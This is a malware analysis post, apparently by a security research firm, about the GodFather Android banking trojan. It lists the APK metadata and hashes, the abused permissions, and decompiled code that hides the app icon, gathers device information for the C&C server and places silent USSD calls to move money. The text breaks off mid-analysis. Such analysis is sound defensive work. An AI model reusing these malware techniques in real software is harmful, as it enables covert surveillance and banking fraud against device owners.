Android Malware Targeting Banking Users Across Europe

During our routine Open-Source Intelligence (OSINT) research, Cyble Research Labs came across a Twitter post wherein researchers mention an Android bankbot named GodFather with the name apkversion1.1.5.43 and an icon similar to the default Settings app.

We found notable similarities with Cereberus and Medusa banking trojans upon analyzing the malware sample. GodFather malware acts on the commands from Threat Actor's (TA's) Command & Control (C&C) server to steal sensitive information from the victim's device.

Upon successful execution, the malware can perform malicious activities such as transferring money, getting device information such as phone number, installed app list, battery info, etc.


By further abusing the permissions on the affected device, the malware can also steal SMSs, control device screen using VNC, forward calls, and open URLs without the user's knowledge.

Technical Analysis

APK Metadata Information

- App Name: apkversion1.1.5.43
- Package Name: com.rduzmauwns.jieliysagr
- SHA256 Hash: 0b72c22517fdefd4cf0466d8d4c634ca73b7667d378be688efe131af4ac3aed8

Figure 1 shows the metadata information of an application.



APP ICON

FILE INFORMATION

File Name apkversion1.1.5.43.apk
Size 7.21MB
MD5 ec9f857999b4fc3dd007fdb786b7a8d1
SHA1 3fa48a36d22d848ad111b246ca94fa58088dbb7a
SHA256 0b72c22517fdefd4cf0466d8d4c634ca73b7667d378be688efe131af4ac3aed8

APP INFORMATION

App Name apkversion1.1.5.43
Package Name com.rduzmauwns.jieliysagr
Main Activity com.rduzmauwns.jieliysagr.aJtzcrQbcpuSYfz
Target SDK 28 Min SDK 24 Max SDK
Android Version Name 1.1.0 Android Version Code 1

APP ICON

FILE INFORMATION

File Name apkversion1.1.5.43.apk
Size 7.21MB
MD5 ec9f857999b4fc3dd007fdb786b7a8d1
SHA1 3fa48a36d22d848ad111b246ca94fa58088dbb7a
SHA256 0b72c22517fdefd4cf0466d8d4c634ca73b7667d378be688efe131af4ac3aed8

APP INFORMATION

App Name apkversion1.1.5.43
Package Name com.rduzmauwns.jieliysagr
Main Activity com.rduzmauwns.jieliysagr.aJtzcrQbcpuSYfz
Target SDK 28 Min SDK 24 Max SDK
Android Version Name 1.1.0 Android Version Code 1

Figure 1 — App Metadata Information

The figure below shows the application icon and name displayed on the Android device.





Figure 2 — App Icon and Name

Manifest Description

The malware requests users for 23 different permissions, out of which it abuses 11. These dangerous permissions are listed below.

Permissions	Description
Read_SMS	Access SMSs from the victim's device.
RECEIVE_SMS	Intercept SMSs received on the victim's device
READ_CONTACTS	Access phone contacts
READ_PHONE_STATE	Allows access to phone state, including the current cellular network information, the phone number and the serial number of the phone, the status of any ongoing calls, and a list of any Phone Accounts registered on the device.
RECORD_AUDIO	Allows the app to record audio with the microphone, which attackers can potentially misuse.
SEND_SMS	Allows an application to send SMS messages.
CALL_PHONE	Allows an application to initiate a phone call without going through the dialer user interface for the user to confirm the call.
WRITE_EXTERNAL_STORAGE	Allows the app to write or delete files in the device's external storage
WRITE_SMS	Allows the app to modify or delete SMSs
DISABLE_KEYGUARD	Allows the app to disable the keylock and any associated password security
BIND_ACCESSIBILITY_SERVICE	Used for Accessibility Service

We observed a defined launcher activity in the malicious app's manifest file, which loads the application's first screen, as shown below.




```
<activity android:name="com.rduzmauwns.jieliysagr.aJtzcrQbcpuSYfz">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
</activity>
<activity android:name="com.rduzmauwns.jieliysagr.aJtzcrQbcpuSYfz">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
</activity>
```

Figure 3 Launcher Activity

Source Code Review

During our analysis, we observed that the malware initially requests the victims to enable Accessibility, and then it hides its icon from the Android device’s screen.


The malware uses the code snippet shown in the below image to hide its icon from the device screen.




```
PackageManager p = getPackageManager();
ComponentName componentName = new ComponentName(this, aJtzcrQbcpuSYfz.class)
if (Build.VERSION.SDK_INT <= 28) {
    try {
        p.setComponentEnabledSetting(componentName, 2, 1)

PackageManager p = getPackageManager();
ComponentName componentName = new ComponentName(this, aJtzcrQbcpuSYfz.class)
if (Build.VERSION.SDK_INT <= 28) {
    try {
        p.setComponentEnabledSetting(componentName, 2, 1)
```

Figure 4 — Code to Hide Icon

The malware calls the SendNewUser() method to get the victim’s device details and post them to the TA’s C&C server, as shown in Figure 5.




```
public void SendNewUser(Context ctx, String eyes) {
    if ((11 + 9) % 9 <= 0) {
    }
    try {
        TelephonyManager tm = (TelephonyManager) ctx.getSystemService("phone");
        HashMap<String, String> params = new HashMap<>();
        params.put("key", PRead(ctx, "key"));
        this.feec38a6d.getClass();
        params.put("tag", "NEWKOT2");
        params.put("country", tm.getNetworkCountryIso());
        params.put("model", Build.MODEL + " (" + Build.PRODUCT + ")");
        params.put("ver", Build.VERSION.RELEASE);
        params.put("sim", "(" + tm.getNetworkOperatorName());
        params.put("applist", getApps(ctx));
        params.put("new", "true");
        params.put("replay", "true");
        params.put("eyes", eyes);
        params.put("batterycharging", PRead(ctx, "batterycharging"));
        params.put("startnow", PRead(ctx, "vnc_permission"));
        params.put("ag", WebSettings.getDefaultUserAgent(ctx));
        params.put("sms_value", PRead(ctx, "sms_value"));
        params.put("perm_all", PRead(ctx, "send_all_permission"));
        params.put("app_perm_check", PRead(ctx, "app_perm_check"));
        params.put("accessibility", PRead(ctx, "accessibility"));
        if (m9a2864f600e(ctx)) {
```




```
public void SendNewUser(Context ctx, String eyes) {
    if ((11 + 9) % 9 <= 0) {
    }
    try {
        TelephonyManager tm = (TelephonyManager) ctx.getSystemService("phone");
        HashMap<String, String> params = new HashMap<>();
        params.put("key", PRead(ctx, "key"));
        this.feec38a6d.getClass();
        params.put("tag", "NEWKOT2");
        params.put("country", tm.getNetworkCountryIso());
        params.put("model", Build.MODEL + " (" + Build.PRODUCT + ")");
        params.put("ver", Build.VERSION.RELEASE);
        params.put("sim", "(" + tm.getNetworkOperatorName());
        params.put("applist", getApps(ctx));
        params.put("new", "true");
        params.put("replay", "true");
        params.put("eyes", eyes);
        params.put("batterycharging", PRead(ctx, "batterycharging"));
        params.put("startnow", PRead(ctx, "vnc_permission"));
        params.put("ag", WebSettings.getDefaultUserAgent(ctx));
        params.put("sms_value", PRead(ctx, "sms_value"));
        params.put("perm_all", PRead(ctx, "send_all_permission"));
        params.put("app_perm_check", PRead(ctx, "app_perm_check"));
        params.put("accessibility", PRead(ctx, "accessibility"));
        if (m9a2864f600e(ctx)) {
```

Figure 5 — Code to Get New Victim's Info

The malware can perform money transfers by making USSD (Unstructured Supplementary Service Data) calls without using the dialer user interface, as shown in the below code snippet.




```
protected void onCreate(Bundle savedInstanceState) {
    if ((7 + 32) % 32 <= 0) {
    }
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
    try {
        String rep_str = getIntent().getStringExtra("usd").replace("AAA", "#");
        if (this.f87db16cb.PRead(this, "accessibility") != null) {
            startActivity(new Intent("android.intent.action.CALL").setData(Uri.parse("tel:" + Uri.encode(rep_str))));
```



```
protected void onCreate(Bundle savedInstanceState) {
    if ((7 + 32) % 32 <= 0) {
    }
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
    try {
        String rep_str = getIntent().getStringExtra("usd").replace("AAA", "#");
        if (this.f87db16cb.PRead(this, "accessibility") != null) {
            startActivity(new Intent("android.intent.action.CALL").setData(Uri.parse("tel:" + Uri.encode(rep_str))));
```

Figure 6 — Code to Transfer Money through USSD

The malware also uses the method SmsSender() to send multi-part text-based SMSs, as shown below. This is done to bypass character limitations while sending SMSs.

